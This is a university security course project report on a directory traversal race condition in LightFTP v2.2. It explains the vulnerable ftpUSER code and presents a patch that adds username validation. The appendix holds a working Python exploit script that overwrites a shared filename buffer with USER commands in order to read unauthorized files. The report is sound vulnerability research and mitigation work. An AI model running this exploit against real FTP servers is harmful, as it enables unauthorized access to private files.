Concordia Institute for Information System Engineering (CIISE)
Concordia University

INSE 6140 Malware Defenses and Application Security

Project Title:

Exploring and patching directory traversal vulnerability of LightFTP server

Submitted to:

Professor Dr. Makan Pourzandi

Submitted By:

Student Name	Student ID
Md Ariful Haque	40235803
Md. Khiruzzaman	40266198
Tonmoy Roy	40271831

Date
22.04.2024

Executive Summary

In response to the discovery of a vulnerability within the LightFTP v2.2 server (opensource), this project aimed to identify, exploit, and mitigate the security risk to enhance the server's resilience against potential exploitation. The vulnerability, originating from the insecure handling of user input in the `ftpUSER` function, allowed attackers to manipulate the `context->FileName` variable and potentially execute unauthorized actions. Through a systematic approach, the vulnerability was successfully exploited using a crafted Python script, demonstrating the severity of the security risk. To mitigate this risk, a patch was developed and implemented, replacing the vulnerable `FileName` variable with a secure alternative (`UName`) and incorporating additional validation checks within the `ftpUSER` function. These measures effectively mitigated the vulnerability and bolstered the server's security posture, reducing the likelihood of successful exploitation. By adopting a proactive approach to security and implementing targeted mitigation measures, organizations can enhance their defenses against potential security threats and safeguard their systems from exploitation.

Introduction

Application and Its Functionality

LightFTP, an open-source FTP server, operates on both x86-32 and x64 system architectures. It is coded in the C programming language, enabling high operational efficiency and minimal consumption of system resources. The server does not require an installation process; it is ready to receive incoming connections on the default FTP port, 21, immediately upon execution of its executable file. This aspect might be particularly relevant in studies examining software deployment efficiency or system resource management.

Purpose and Main Software Functionalities

The primary objective of LightFTP is to facilitate the transfer of files over a network in a simple, user-friendly manner. Its key functionalities include:
User Management: By default, it enables anonymous access, but it can be configured to restrict access to specific users only.

File Transfer: LightFTP provides fundamental FTP functionalities, allowing files to be uploaded and downloaded between the server and connected clients.

Passive Mode: This mode is advantageous when a client is behind a firewall or NAT (Network Address Translation). In this setting, the server initiates a data transfer by opening a random port,

which it then communicates to the client. This approach also helps prevent server bottlenecks by distributing the load across multiple ports.
Logging: LightFTP is capable of recording all server actions, such as client connections and file transfers, into a text file. This log can be used later for review and analysis.

Scope of the Tests in This Report

The test report focuses on LightFTP version 2.2, identified as vulnerable, whereas version 2.3 has been assessed as secure with no vulnerabilities found. The testing included establishing user connections, and managing file uploads and downloads, particularly using passive mode. The vulnerability assessment explored potential security issues such as anonymous access, lack of encryption in file transfers, and potential misuses of the logging feature. It's important to recognize that due to LightFTP's basic design, the assessment did not include advanced functionalities and strong security measures that are typically available in more elaborate FTP servers.

System characterization

System Description: LightFTP is a lightweight FTP server that supports both x86-32 and x64 architectures. It consists of the following components:

Server Application: The core software tasked with interpreting FTP commands and overseeing client connections.

Client Connections: Connections set up for file transfers, which communicate with the server using FTP commands.

File System: The local storage area where files are stored for uploads and from which files are accessed for downloads.

The server monitors the default FTP port (21) for incoming connections. Upon receiving an FTP command from a client, the server processes this command and provides an appropriate response.

System Environment: LightFTP is compatible with POSIX-compliant operating systems such as Linux, as well as Windows, provided Cygwin is installed.

Input and Output: The server primarily receives FTP commands from connected clients as input and provides FTP responses and file transfers as output.

Interactions: The server communicates with clients via network connections and performs file operations with the local file system.

Data Flow: FTP commands and file uploads flow from the clients to the server, while FTP responses and file downloads flow from the server to the clients.

Assets to Protect: The main assets in a LightFTP configuration are the server's file storage and the server itself.

Type and Sensitivity: The type and sensitivity of the files stored can vary, with some potentially containing sensitive information that demands enhanced security.

Security Requirements: Essential security measures include access control to the server. For protecting sensitive files, network-level security or secure connection protocols may be necessary, although these are not functionalities provided by LightFTP directly.

Threats statement

Attack Vectors: Given its simplistic design, LightFTP faces several primary attack vectors:

Unauthorized Access: The configuration of LightFTP to permit anonymous access may lead to unauthorized file access risks under certain conditions.

File and Directory Browsing: An attacker might employ standard FTP commands to navigate the server's directories and files, potentially exposing sensitive information or enabling further malicious activities.

Threat Types Considered: In assessing threats, the focus is on potential attacker capabilities and the impact of these threats on LightFTP:

Data Theft: Unauthorized server access could enable an attacker to steal sensitive data.

Denial of Service: Excessive connections or commands from an attacker could overwhelm the server, rendering it unresponsive.

Exclusions in Threat Consideration: Due to LightFTP's basic nature, complex threats like sophisticated exploits or advanced persistent threats (APTs) are not considered, as their occurrence in typical LightFTP environments is unlikely. Furthermore, since LightFTP does not support secure file transfers or detailed access controls, threats exploiting such absent features are not applicable.

Laws, Regulatory, and security policy

Client Security Policy: The security policy for clients using LightFTP will vary based on their requirements and the sensitivity of their data. Here's what such policies might typically include:

Access Control: This policy would define who can access the FTP server, their permissible activities, and their access limits to files or directories. [1]

Data Protection: For sensitive data transfers, the policy could demand added security measures. These might involve network-level security, encrypting stored files, or establishing secure connections, although it's important to note that LightFTP does not support secure protocols like SFTP or FTPS. [2]

Audit and Logging: The policy might stipulate comprehensive logging of server activities, utilizing LightFTP's logging capabilities, to facilitate subsequent reviews or audits. [3]

Applicable Standards: The security policy could also be influenced by regulatory standards relevant to the client's industry and data type:

HIPAA: Clients in the US healthcare sector dealing with protected health information would need to enforce security protocols that exceed those provided by LightFTP to comply with HIPAA. [4]

PCI DSS: Clients handling cardholder data must adhere to the Payment Card Industry Data Security Standard, which would likely necessitate additional safeguards. [5]

Privacy Regulations: For clients managing personal data, compliance with privacy laws like the GDPR in Europe or the CCPA in California is necessary, demanding robust data protection and privacy practices. [6]

LightFTP is a basic FTP server lacking many features needed to meet various compliance standards. Depending on the client's specific requirements, a more sophisticated FTP server or extra security measures may be required.

Security objectives


Required Security Level and Functionality: The necessary security level for LightFTP should be determined based on identified risks from its threat model. As a straightforward FTP server, LightFTP does not incorporate many advanced security features. However, if the threat model indicates concerns like unauthorized access, data theft, or command injection, enhancing security measures will be crucial. According to ISO 27034 (Application Security), the desired Application Level of Trust (ALoT) for LightFTP ought to be high, necessitating robust access control, secure data transfer methods, and continuous vulnerability checks. Achieving such a high ALoT may involve additional security protocols or opting for a more feature-rich FTP server.

Needed Security Functionality and Quality of Protection (QoP): LightFTP requires strong access control, measures to prevent unauthorized data access, and vigilant monitoring of potential security threats. The Quality of Protection (QoP) reflects how effective these security measures are. To reach a high QoP, LightFTP should ideally support secure transfer protocols like SFTP or FTPS, comprehensive user access management, and thorough logging and auditing capabilities. Since

LightFTP lacks these features, maintaining the desired QoP might necessitate extra security enhancements or a switch to a more sophisticated FTP server.

Methodology/Approach

Vulnerability Identification: The vulnerability in the LightFTP v2.2 software lies within the `ftpUSER` function. This function is responsible for handling user authentication during the FTP connection process. The vulnerability arises from the insecure handling of user input stored in the `params` variable. The `params` variable contains user-supplied data, which is not properly validated or sanitized before being processed by the function. In the `ftpUSER` function, the `params` variable is directly used to construct a response message stored in the `context->FileName` buffer. The `strcpy` function is used to copy the `params` variable directly into the `context->FileName` buffer without any bounds checking. We checked for potential buffer overflow vulnerability but found nothing related to that.



```
Codiumate: Options | Test this function
int ftpUSER(PFTPCONTEXT context, const char *params)
{
    if ( params == NULL )
        return sendstring(context, error501);

    context->Access = FTP_ACCESS_NOT_LOGGED_IN;

    writelogentry(context, " USER: ", (char *)params);
    snprintf(context->FileName, sizeof(context->FileName), "331 User %s OK. Password required\r\n", params);
    sendstring(context, context->FileName);

    /* Save login name to FileName for the next PASS command */
    strcpy(context->FileName, params);
    return 1;
}
```

Upon further analysis, it was discovered that the `context->FileName` buffer is reused in other FTP commands, such as the `ftpLIST` function, to store file paths and directory names. This reuse of the buffer introduces the possibility of overwriting its contents with malicious data, leading to various security implications.

Vulnerability Identification:

The exploitation of this vulnerability involves exploiting the insecure handling of user input in the `ftpUSER` function, which directly manipulates the `context->FileName` variable. By meticulously crafting a malicious username containing directory traversal sequences or other malicious payloads, an attacker can overwrite critical data structures within the FTP server's memory.

Furthermore, the exploitation strategy hinges on the timing and sequence of FTP commands issued by the attacker. The `ftpEffectivePath()` function, responsible for processing the LIST command, performs validation and authenticity checks on the requested file. However, after these checks and just before the mutex lock, if the attacker manages to replace the value of `context->FileName`, the subsequent response thread will not validate the changed value.


```
1. get_effective_path(context->rootDir, .., context->FileName, ..., ...)
...


6. Multex_lock(context)
7. Open_worker_thread( list_thread, context)
8. Multex_unlock(context)
```

```
1. get_effective_path(context->rootDir, .., context->FileName, ..., ...)
...

4. context->FileName = /root/
6. Multex_lock(context)
7. Open_worker_thread( list_thread, context)
8. Multex_unlock(context)
```

This vulnerability creates a perfect recipe for exploitation. The attacker can issue a new USER request within the same connection, exploiting the absence of validation in the `ftpUSER` function. Despite the connection being already established, the attacker's provided value will overwrite the `context->FileName` variable due to the lack of checks in the `ftpUSER` function. This allows the attacker to substitute an arbitrary filename instead of a legitimate username in the USER command.


```
// check auth for file
ftp_effective_path(context->RootDir, context->CurrentDir, params, sizeof(context->FileName), context->FileName);

while (stat(context->FileName, &filestats) == 0)
{
    if ( !S_ISDIR(filestats.st_mode) )
        break;

    sendstring(context, interm150);
    writelogentry(context, " LIST", (char *)params);
    context->WorkerThreadAbort = 0;

    pthread_mutex_lock(&context->MTLock);
    // worker thread
    context->WorkerThreadValid = pthread_create(&tid, NULL, (void * (*)(void *))list_thread, context);
    if ( context->WorkerThreadValid == 0 )
        context->WorkerThreadId = tid;
    else
        sendstring(context, error451);

    pthread_mutex_unlock(&context->MTLock);
```

By skillfully issuing a combination of commands, such as issuing a USER command immediately after a LIST command, the attacker can manipulate the contents of the `context->FileName` buffer before it is used in subsequent operations. Consequently, the server responds with the attacker's requested unauthorized file, facilitating unauthorized access to sensitive data.

Exploitation:

The successful exploitation of the identified vulnerability was demonstrated through the development and execution of a Python script. This script was designed to interact with the vulnerable LightFTP v2.2 server deployed on a Lubuntu virtual machine, leveraging a Kali Linux virtual machine as the attacker's platform.


The exploit script initiates a connection to the target FTP server using the remote function from the pwn library. The IP address and port of the server are specified accordingly. Upon establishing the connection, the script sends an EPSV command to the server to request passive mode. The response from the server is parsed to extract the passive port, which will be used for data transfer. The script defines functions to execute the LIST command with a crafted username and to modify the buffer after checks are done. These functions, namely listDir and modifyBuffer, are crucial for triggering vulnerability and manipulating the contents of the context->FileName buffer. The exploit begins by logging in as an anonymous user, as typically done in FTP interactions. This is achieved by sending the USER and PASS commands with appropriate credentials. The LIST command is then issued with a crafted username, exploiting the vulnerability in the ftpUSER function. This action triggers the insecure handling of user input and allows the attacker to overwrite the context->FileName buffer. Subsequently, the USER command is sent again, this time with a malicious filename instead of a legitimate username. This action further exploits the vulnerability, overwriting the context->FileName buffer with arbitrary data. The script then connects to the FTP data port using the extracted passive port, allowing the server to send the manipulated data back to the attacker's machine.

Mitigation:


Addressing the misuse of the FileName variable, which posed a significant security risk in the LightFTP v2.2 server, required a careful approach to secure the application while maintaining its functionality and efficiency. In response to the identified vulnerability, several mitigation measures were implemented in the form of a patch to enhance the security posture of the FTP server.

The primary mitigation strategy involved replacing the vulnerable FileName variable with a newly introduced variable named UName within the context struct. This replacement was crucial for mitigating the risk associated with the insecure handling of user input and preventing potential buffer overflow vulnerabilities.

The patch included modifications to two critical functions: ftpUSER and ftpPASS. These functions are responsible for handling user authentication requests and validating user credentials, respectively. By updating these functions to utilize the new UName variable instead of the vulnerable FileName variable, the patch effectively mitigated the identified vulnerability and enhanced the security of the authentication process. To minimize disruption to the existing codebase and ensure compatibility with other functionalities, the replacement of the FileName variable was limited to the ftpUSER and ftpPASS functions. This selective modification approach allowed for targeted mitigation of the vulnerability without necessitating extensive changes throughout the application.



```c
typedef struct _FTPCONTEXT {
    SOCKET              ControlSocket;
    SOCKET              DataSocket;
    pthread_t           WorkerThreadId;
    /*
     * WorkerThreadValid is output of pthread_create
     * therefore zero is VALID indicator and -1 is invalid.
     */
    int                 WorkerThreadValid;
    int                 WorkerThreadAbort;
    in_addr_t           ServerIPv4;
    in_addr_t           ClientIPv4;
    in_addr_t           DataIPv4;
    in_port_t           DataPort;
    int                 File;
    int                 Mode;
    int                 Access;
    int                 SessionID;
    int                 DataProtectionLevel;
    off_t               RestPoint;
    uint64_t            BlockSize;
    char                CurrentDir[PATH_MAX];
    char                RootDir[PATH_MAX];
    char                RnFrom[PATH_MAX];
    char                FileName[2*PATH_MAX];
    char                UName[PATH_MAX];
    gnutls_session_t    TLS_session;
    SESSION_STATS       Stats;
} FTPCONTEXT, *PFTPCONTEXT;
```



```c
Codiumate: Options | Test this function
int ftpUSER(PFTPCONTEXT context, const char *params)
{
    if ( params == NULL )
        return sendstring(context, error501);
    int len = strlen(params);
    if (len > 0 && ((params[len - 1] == '/' && strchr(params, '.') == NULL) || (params[len - 1] != '/' && strchr(params, '/') != NULL))) {
        /* The content of UName looks like a directory path or file. */
        sendstring(context, error530_cve);
        /* return 0 to break command processing loop */
        return 0;
    }

    context->Access = FTP_ACCESS_NOT_LOGGED_IN;

    writelogentry(context, " USER: ", (char *)params);
    snprintf(context->UName, sizeof(context->UName), "331 User %s OK. Password required\r\n", params);
    sendstring(context, context->UName);

    /* Save login name to UName for the next PASS command */
    strcpy(context->UName, params);
    return 1;
}
```

To fortify the security of the LightFTP server comprehensively, a multi-layered defense approach was adopted. In addition to replacing the vulnerable `FileName` variable with `UName` and modifying critical functions like `ftpUSER` and `ftpPASS`, an extra validation step was implemented within the `ftpUSER` function. This validation check serves as a proactive barrier against unauthorized access attempts by scrutinizing incoming usernames for legitimacy. Should any irregularities be detected, such as strings deviating from the expected username format, the connection request is promptly terminated, and an informative message is dispatched to the client. This early termination of suspicious requests acts as an effective deterrent, thwarting potential exploitation efforts before they can progress further. Furthermore, the absence of the vulnerable

`FileName` variable within the `ftpUSER` function mitigates the effectiveness of subsequent exploitation attempts, even in scenarios where malicious actors attempt to circumvent the validation check. This holistic approach to security, integrating both proactive validation measures and fundamental code modifications, significantly bolsters the server's resilience against security threats and enhances its capacity to withstand unauthorized access attempts and potential exploitation.

Reference

[1] National Institute of Standards and Technology, "NIST Special Publication 800-53: Security and Privacy Controls for Federal Information Systems and Organizations," NIST, Gaithersburg, MD, Rep. 800-53, 2013.

[2] International Organization for Standardization, "ISO/IEC 27002: Code of Practice for Information Security Controls," ISO, Geneva, Switzerland, Rep. 27002, 2013.

[3] U.S. Department of Health and Human Services, "Health Insurance Portability and Accountability Act of 1996 (HIPAA): Security Rule," HHS, Washington, D.C., 1996.

[4] Payment Card Industry Security Standards Council, "Payment Card Industry Data Security Standard (PCI DSS), Version 3.2.1," PCI SSC, Wakefield, MA, 2018.

[5] European Parliament and Council of the European Union, "Regulation (EU) 2016/679 (General Data Protection Regulation)," Official Journal of the European Union,

[6] State of California, "California Consumer Privacy Act of 2018 (CCPA)," California Legislative Information, Sacramento, CA, 2018.

Appendix

Exploit Code:

```
from pwn import *


ip = "192.168.2.37"

port = "21"

con1 = remote(ip, port)

print(con1.recv())


def getPassivePort(response):

if b'Entering Extended Passive Mode' in response:

parts = response.split(b'|')

passive_port = int(parts[3])

return passive_port

else:

    return -1



def listDir(path=b'/'):

path = bytes(path, 'utf-8')

con1.send(b'LIST /\r\n')

con1.send(b'USER ' + path + b'\r\n')


def modifyBuffer(anon_file_path, target_file_path):

anon_file_path = bytes(anon_file_path, 'utf-8')

target_file_path = bytes(target_file_path, 'utf-8')
```

```
con1.send(b'RETR ' + anon_file_path + b'\r\n') # putting valid path
con1.send(b'USER ' + target_file_path + b'\r\n')




# logging in as anonymous
con1.send(b'USER anonymous\r\n')
print(con1.recv())
con1.send(b'PASS fghfdgass\r\n')
print(con1.recv())

# connecting on pasive mode
con1.send(b'EPSV\r\n')
response = con1.recv()
print(response)

passive_port = getPassivePort(response)
print("Got Passive port : %s" % passive_port)



listDir('/')
# or
#modifyBuffer('/hi.txt', '/home/artful/server/files/admin/admin.txt')




# main exploit
```

```
con2 = remote(ip , passive_port)
print(con1.recv())
time.sleep(0.1)

b_received_content = con2.recv()
#print(b_received_content)
output_string = b_received_content.decode("utf-8").replace("\r\n", "\n")

# Print the resulting string
print('---------------------------\nReceived contents:\n')
print(output_string)
print('---------------------------')
```